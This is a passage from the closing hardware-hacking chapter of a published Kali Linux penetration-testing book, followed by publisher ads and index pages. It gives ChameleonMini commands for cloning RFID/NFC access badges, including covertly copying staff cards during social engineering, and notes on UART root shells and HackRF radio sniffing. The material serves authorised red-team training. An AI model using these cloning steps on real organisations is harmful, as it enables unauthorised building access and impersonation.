


Figure 14.13: Successfully connecting to the device with a 115,200 baud rate using the Python script

Once the device is successfully read by our Kali Linux, we can start interacting with the device by running `screen /dev/ttyUSB0 115200` in the command line, which should directly provide shell access, as shown in *Figure 14.14*. Testers have to note that in this example, we have used a known router that provides straight root access, which might not be the same with other devices. Devices manufactured recently will prompt a user to enter their username and password:




Figure 14.14: Accessing the device using the screen command

It is always useful to understand a device from the debug logs: we have seen hardcoded credentials in plenty of IoT devices. We have learned how to connect to a device using a UART cable and communicate to the device as a highly privileged user. In the next section, we will explore cloning an RFID, which can be utilized during physical pen testing or a red team exercise.

Cloning RFID using ChameleonMini

RFID stands for **Radio Frequency Identification**, which utilizes radio waves to identify items. At a minimum, the RFID system contains a tag, a reader, and an antenna. There are active and passive RFID tags. Active RFID tags contain their own power source, giving them the ability to broadcast with a read range of up to 100 meters. Passive RFID tags do not have their own power source. Instead, they are powered by electromagnetic energy transmitted from the RFID reader.

NFC stands for **Near-Field Communication**, which is a subset of RFID but with a high frequency. Both NFC and RFID operate at 13.56 MHz. NFC is also designed to run as an NFC reader and NFC tag, which is a unique feature of NFC devices that allows them to communicate with peers. In this section, we will explore one of the devices that comes in handy during physical pen testing/social engineering or a red team exercise to achieve a set objective. For example, if you are signed up to showcase the real threats of an organization that includes gaining access to an organization's office premises or data centers or boardrooms, you can use ChameleonMini to store six different UIDs in a credit-card-sized portable device:




Figure 14.15: ChameleonMini device/card cloner

The ChameleonMini is a device created by ProxGrind, designed to analyze the security issues around NFC to emulate and clone contactless cards, read RFID tags, and also sniff RF data. For developers, it is freely programmable. This device can be purchased online at https://lab401.com/. In this example, we have used ProxGrind ChameleonMini RevG to demonstrate cloning a UID.

In Kali Linux, we can validate the device by directly connecting with the USB. The `lsusb` command should display the ChameleonMini as MCS, and every serial device connected to Kali Linux will be listed in `dev`. In this case, our device is visible as a serial port named `ttyACM0`, as shown in *Figure 14.16*:




Figure 14.16: Identifying the device in Kali Linux

We can communicate with the serial port directly using `picocom` by running `picocom --baud 115200 --echo devttyACM0` as shown in *Figure 14.17*. `picocom` can be installed by running `apt-get install picocom`:

Figure 14.17: Connecting to the device using picocom at a baud rate of 115,200

You will require the card that you want to clone. You can use a one-step action to clone the card by placing it on the ChameleonMini. Type `CLONE` and the job is done, as shown in *Figure 14.18*:




Figure 14.18: Successfully cloning a card with the configuration

The following details provide the manual way of doing it:

1. Using the command line, do the following:
    - Once the serial port communication is established between Kali Linux and the device, type the `HELP` command to display all the available commands for ChameleonMini.
    - ChameleonMini comes with eight slots, each of which can act as an individual NFC card. The slots can be set by using the `SETTINGS=` command. For example, we can set the slot to `2` by typing the `settings=2` command; it should return `100:OK`.
    - Run `CONFIG?` to see the current configuration. The new device should return the following:

```
101:OK WITH TEXT
NONE
```

2. The next step is to place the card reader into *reader* mode. This can be achieved by typing `CONFIG=ISO14443A_READER`.
3. Now we can place the card that needs to be cloned in the card reader and type the `Identify` command.
4. Once you identify the type of the card, you can set the configuration using the `CONFIG` command: in our case, it is MIFARE Classic 1K, so we will run `CONFIG=` `MF_CLASSIC_1K`.
5. Now we have set the configuration, we can steal the UID from the card and then add it to our ChameleonMini by running `UID=CARD NUMBER`, as shown in *Figure 14.19*:




Figure 14.19: Cloning the card manually

6. We are now all set to use the ChameleonMini as a card.

7. Pentesters can also pre-program this to perform the cloning tasks with the use of two buttons on the device while on the move. For example, during social engineering, while the testers talk to the victim company's staff, they click the button and clone their (NFC) ID cards. This can be performed by the following commands:
    - `LBUTTON=CLONE`: This will set a click of the left-hand button to clone the card.
    - `RBUTTON=CYCLE_SETTINGS`: This will set a click of the right button to rotate the slots. For example, if CARD A is cloned to slot 1 and you wanted to clone another card, this can be performed by clicking the right-hand button, which will move the CARD A details to slot 2. Then, you can go ahead and press the left-hand button to clone the new card.

Other tools

There are other tools, such as HackRF One, which is a software-defined radio that can also be utilized by pentesters to perform any kind of radio sniffing or transmission of your own signals, or even replay the captured radio packets.

We will take a brief example of sniffing a radio frequency in Kali Linux using HackRF One SDR. HackRF libraries need to be installed by running `sudo apt install hackrf gqrx-sdr` in the terminal. Testers should be able to identify the device by running `sudo hackrf_info` from the terminal. If the device is recognized, you should be able to see the following screenshot with the details of firmware, part ID, and so on:




Figure 14.20: Reading the HackRF device in Kali Linux

Pentesters can utilize the `kalibrate` tool to scan any GSM base stations. This tool can be downloaded from https://github.com/scateu/kalibrate-hackrf and can be built using the following commands:

```
git clone https://github.com/scateu/kalibrate-hackrf
cd kalibrate-hackrf
./bootstrap
./configure
./make && make install
```

Once the installation is complete, `sudo kal` will be the tool to utilize to scan a specific band. We will be utilizing the root terminal to run the commands since it has to invoke the hardware, and we can run the tool by mentioning the frequency (`kal -s GSM900`), as shown in *Figure 14.21*:




Figure 14.21: Scanning the GSM channels using HackRF within Kali Linux

If the testers can identify the type of peripherals during an on-site assessment and find that the company is utilizing certain vulnerable hardware, then they can also utilize Crazyradio PA, a long-range 2.4 GHz USB radio dongle that can deliver a payload to any computer that is using the vulnerable device through radio wireless signals.

Summary

In this chapter, we took a quick journey into basic embedded systems and their architecture, and we learned about different types of firmware, bootloaders, UART, radio sniffing, and common tools that can be utilized during hardware hacking. We also learned how to unpack firmware and load new firmware on a router using USB JTAG NT. Additionally, we explored using RouterSploit to identify the specific vulnerabilities in the embedded devices. Finally, we learned how to clone a physical RFID/NFC card using a ChameleonMini, which can be utilized during red teaming exercises.

We hope this book has helped you to understand the fundamental risks and how attackers use these tools to compromise networks/devices within a few seconds, and how you can use the same tools and techniques to understand your infrastructure's vulnerabilities, as well as the importance of remediation and patch management before your own infrastructure is compromised. On that note, this chapter concludes *Mastering Kali Linux for Advanced Penetration Testing – Fourth Edition*.

packt.com

Subscribe to our online digital library for full access to over 7,000 books and videos, as well as industry leading tools to help you plan your personal development and advance your career. For more information, please visit our website.


Why subscribe?

- Spend less time learning and more time coding with practical eBooks and Videos from over 4,000 industry professionals
- Improve your learning with Skill Plans built especially for you
- Get a free eBook or video every month
- Fully searchable for easy access to vital information
- Copy and paste, print, and bookmark content

At www.packt.com, you can also read a collection of free technical articles, sign up for a range of free newsletters, and receive exclusive discounts and offers on Packt books and eBooks.

Other Books You May Enjoy

If you enjoyed this book, you may be interested in these other books by Packt:



The Ultimate Kali Linux Book - Second Edition


Glen D. Singh

ISBN: 978-1-80181893-3

- Explore the fundamentals of ethical hacking
- Understand how to install and configure Kali Linux
- Perform asset and network discovery techniques
- Focus on how to perform vulnerability assessments
- Exploit the trust in Active Directory domain services

- Perform advanced exploitation with Command and Control (C2) techniques
- Implement advanced wireless hacking techniques
- Become well-versed with exploiting vulnerable web applications

* * *



Adversarial Tradecraft in Cybersecurity


Dan Borges

ISBN: 978-1-80107620-3

- Understand how to implement process injection and how to detect it
- Turn the tables on the offense with active defense
- Disappear on the defender's system, by tampering with defensive sensors

- Upskill in using deception with your backdoors and countermeasures including honeypots
- Kick someone else from a computer you are on and gain the upper hand
- Adopt a language agnostic approach to become familiar with techniques that can be applied to both the red and blue teams
- Prepare yourself for real-time cybersecurity conflict by using some of the best techniques currently in the industry

* * *



Practical Threat Intelligence and Data-Driven Threat Hunting

Valentina Costa-Gazcón

ISBN: 978-1-83855637-2

- Understand what CTI is, its key concepts, and how it is useful for preventing threats and protecting your organization
- Explore the different stages of the TH process

- Model the data collected and understand how to document the findings
- Simulate threat actor activity in a lab environment
- Use the information collected to detect breaches and validate the results of your queries
- Use documentation and strategies to communicate processes to senior management and the wider business

Packt is searching for authors like you

If you're interested in becoming an author for Packt, please visit authors.packtpub.com and apply today. We have worked with thousands of developers and tech professionals, just like you, to help them share their insight with the global tech community. You can make a general application, apply for a specific hot topic that we are recruiting an author for, or submit your own idea.

Share your thoughts

Now you've finished *Mastering Kali Linux for Advanced Penetration Testing, Fourth Edition*, we'd love to hear your thoughts! If you purchased the book from Amazon, please `click here to go straight to the Amazon review page` for this book and share your feedback or leave a review on the site that you purchased it from.

Your review is important to us and the tech community and will help us make sure we're delivering excellent quality content.

Index

Symbols

0-day vulnerabilities

reference link 141

A

Access Control Lists (ACLs) 124

Access Point (AP) 212

access rights

escalating, in Active Directory 452-458

acknowledge (ACK) 91

Active Directory 35

access rights, escalating 452-458

active directory domain servers

reconnaissance 128

active fingerprinting 113

active services

determining 114, 115

activities, on compromised local system 401

additional accounts

creating 406, 407

administrative privileges
escalating, to system level 436
advanced access credentials
gaining 402
Advanced Persistent Threats (APTs) 81
Amazon CloudFront
using, for C2 487-492
Amazon Machine Interface (AMI) 17
Amazon Web Services (AWS) 17
Android (non-rooted phones)
Kali Linux, installing 27, 28
antivirus
bypassing, with files 337, 338
Shellter, using 344-347
Veil framework, using 338-343
application exploitation
in EC2 instance 298, 299, 306-310
application-level controls
bypassing 331
past client-side firewalls, tunneling with SSH 332
Application Programming Interface (API) 243, 365
application-specific attacks 262
brute-forcing, access credentials 262
ARP
broadcasting 120

attack

escalating, with DNS redirection 196, 197

evidence, hiding 496, 497, 498

attacker's URL

obfuscating 195

attack tree approach 166

AWS Cloud

Kali Linux, installing 17-19

AWS cloud services, vulnerabilities

DNS records 316

excessive public subnets 315

Identity and Access Management (IAM) 316

misconfigured S3 buckets 316

origin servers 316

Server Side Request Forgery (SSRF) 316

AWS Command Line Interface cheat sheet

reference link 302

AWS functionality

exploiting, by SSRF attack 316-324

B

backdoor 466

Basic Service Set Identifier (BSSID) 215

Belkasoft RAM capturer 405

bettercap

working with 232, 233
bit-flipping attack 270-274
Bluetooth attacks 237, 239
security modes 237
Bluetooth Low Energy (BLE) 237
Bluetooth protocol layers
parts 237
Bluetooth technologies 211, 212
BROWSER 117
Browser Exploitation Framework (BeEF) 278, 279
browser 284-288
color-coding scheme 285
configuring 279-283
installing 279-283
using, as tunneling proxy 288-291
brute-force attack, access credentials 262
access, maintaining with web shells 274-278
bit-flipping attack 270-274
OS command injection, using commix 262-264
sqlmap 264-268
XML injection 268-270
brute-force attacks 221-226
bulk file transfer
using, to deliver payloads 209

Burp Proxy 254-260

Burp Suite Community Edition 156

C

C2

Amazon CloudFront, using for 487-492

censys.io 108

CeWL

used, for mapping website 84

C files

compiling 379, 380

ChameleonMini

used, for cloning Radio Frequency Identification (RFID) 519-521

chntpw 174-177

Chrome's user agent switcher

reference link 90

client-side proxy 253, 254

Burp Proxy 254-260

directory brute-force attacks 261

web crawling attacks 261

web service-specific vulnerability scanners 261, 262

CloudGoat 47, 49, 50, 297, 298

CloudGoat options 296

config 296

create 297

destroy 297
list 297
cloud services 294, 295
CloudTrail logs
obfuscating 326
cmedb 414
collaborative penetration testing
managing, with Faraday 51, 53
command injection exploiter (commix)
using, for OS command injection 262-264
command line
website, mirroring from 253
command methodology 170
commercial tools 74
commercial vulnerability scanners 160
Common User Password Profiler (CUPP) 82
common vulnerabilities and exposures (CVEs) 379
comprehensive reconnaissance applications
employing 98, 99
comprehensive tools
using 133
compromise 4
compromised local system
activities 401, 402
rapid reconnaissance, conducting 402, 403

computer-based attacks 171
Baiting/Quid Pro Quo 172
email phishing 172
Wi-Fi phishing 172
config
AWS profile 297
IP whitelist 296
ConnectBot 27
download link 27
Content Delivery Network (CDN) 99, 247, 316, 487
content management system (CMS) 246
fingerprinting 250-252
Covenant C2 framework 482-485
cracking passwords
custom wordlists, creating for 84
CrackMapExec (CME) 413
databases 414
modules 414
protocols 413
Credential harvester attack method 187-190
credential harvesting 440
Cross-Site Scripting (XSS) 5
custom wordlists
creating, for cracking passwords 84

cyberhia

URL 98

cyber kill chain 6, 8

achieve phase 7

delivery phase 7

exploit or compromise phase 7

explore or reconnaissance phase 6

D

dark web 78, 79

URL 78

data

exfiltration 492

data dump sites 77

Data Flow Diagram (DFD) 166

generating, by pytm tool 167

Deep Magic Information Gathering Tool (DMitry) 98

defensive OSINT 78

dark web 78, 79

public records 80

security breach 79, 80

Denial of Service (DoS) attacks

against, wireless communications 228

directory brute-force attacks 261

Disk Cleanup
using, to bypass UAC in Windows 10 353
DNS 117
query 443
reconnaissance 96
records 316
DNS leaks
URL 95
DNS redirection
used, for escalating attack 196, 197
Docker 16
Docker appliance
installing 16
Docker, for Windows
download link 16
Domain Controller 35
domain fronting 487
domain trusts
compromising 417-419
domain user
escalating, to system administrator 433, 434
dork scripts
using, to query Google 75, 76
Dragonfly 236
Dream Market 78

Dropbox 475-477

Dynamic Host Configuration Protocol (DHCP) 29, 116, 117

dynamic link library (DLL) files 402

Dynamic Link Library (DLL) injection 437-440

E

EC2 instance

- application exploitation 298, 299, 306-310
- vulnerability scanning 298, 299, 306-310

email addresses

- obtaining 66, 67

email phishing attack

- with gophish 202-204

embedded operating system 503

embedded system 502

- basic architecture 502
- hardware architecture 502

embedded system, components

- hardware 503
- software 502

Empire

- PowerShell script, setting up

enterprise implementations

- compromising, of WPA2 229-232

escalation attacks 440

escalation methodology

overview 431

Evasion tool 338

evidence

hiding, of attack 496-498

Evil Twin attack

performing, with Wifiphisher 233-236

excessive public subnets 315

Exchange Server

setting up, to domain 38

existing system services

using 492-494

Exploit database

reference link 141

Exploit-DB (EDB) 378

Extended Instruction Pointer (EIP) 383

Extended Service Set Identifier (ESSID) 215

Extended Stack Pointer (ESP) 383

Extensible Markup Language (XML) 268

external network infrastructure

identifying 107, 108

F

Faraday 51

used, for managing collaborative penetration testing 51, 53

fast-track penetration testing 186

fileless techniques

using 354-357

File Transfer Protocol (FTP) 111

finished (FIN) 91

Firefox's user agent switcher

reference link 90

firmware 503

types 504

firmware, operating systems

ambarella 504

Cisco IOS 504

disk operating system (DOS) 504

Embedded Configurable Operating System (eCos) 504

Junos OS 504

L4 microkernel 504

VxWorks/Wind River 504

Windows CE/NT 504

fodhelper

using, to bypass UAC in Windows 10 352

G

General Data Protection Regulation (GDPR) 96

golden-ticket attack 458, 459, 461-463

Google Cloud Platform (GCP)

Kali Linux, installing 21, 22
Kali Linux, launching 23-26
Google Hacking Database (GHDB) 74
data dump sites 77
defensive OSINT 78
dork scripts, using to query Google 75, 76
reference link 76
threat intelligence 81
users, profiling for password lists 82, 83
gophish
used, for launching phishing attack 204-208
using, in email phishing attack 202-204

H

hack 4
HackRF One 521, 522
Hash-Based Message Authentication Code (HMAC) 236
hidden SSID
bypassing 216-219
hook 278
horizontal escalation 415, 416
hosts
enumerating 110
HTA web attack method 192, 193

I

ICMP protocol

using 494, 495

Identity and Access Management (IAM) 316

Immunity Debugger

download link 387

infrared (IR) 211

Install from Media (IFM) 457

instance metadata service (IMDS) 312

Integrated Development Environment (IDE) 51

interactive persistence 465, 466

internal network hosts

enumeration 117, 118

identification 117, 118

Internet of Things (IoT) 237

Internet Protocol (IP) 101

Intrusion Detection System (IDS) 109

Intrusion Prevention System (IPS) 109

IPv6-specific tools

using 103, 104

J

Java Management eXtensions (JMX) 243

K

kalibrate tool 521

download link 521

Kali Linux

Bash scripts, using to customize 34

configuring 29

configuring, for wireless attacks 212

customization options 29

customizing 29

default password, resetting 29

folders, sharing with host operating system 32-34

features 8, 9

in red team exercises (RTE) 9

installing 10

installing, on Android (non-rooted phones) 27, 28

installing, on AWS Cloud 17-19

installing, on Google Cloud Platform (GCP) 21, 22

installing, on Raspberry Pi 4 12

installing, onto VMware 12

launching, on Google Cloud Platform (GCP) 23-26

Nessus, installing 161, 162

network proxy settings 31

network services, configuring 29, 30

operations, optimizing 32

organizing 28
portable device, using 10-12
reference link 18
secure communications, configuring 29, 30
secure shell remotely, accessing 31
updating 10
used, for configuring Raspberry Pi 181, 182
Kali Linux ARM edition
download link 181
Kerberos
compromising 458-463
Key Distribution Center (KDC) 458

L

lab network 35
LanMan (LM) password hashes 406
large-scale scanning 115
lateral movement 416
Lightweight Directory Access Protocol (LDAP) 446
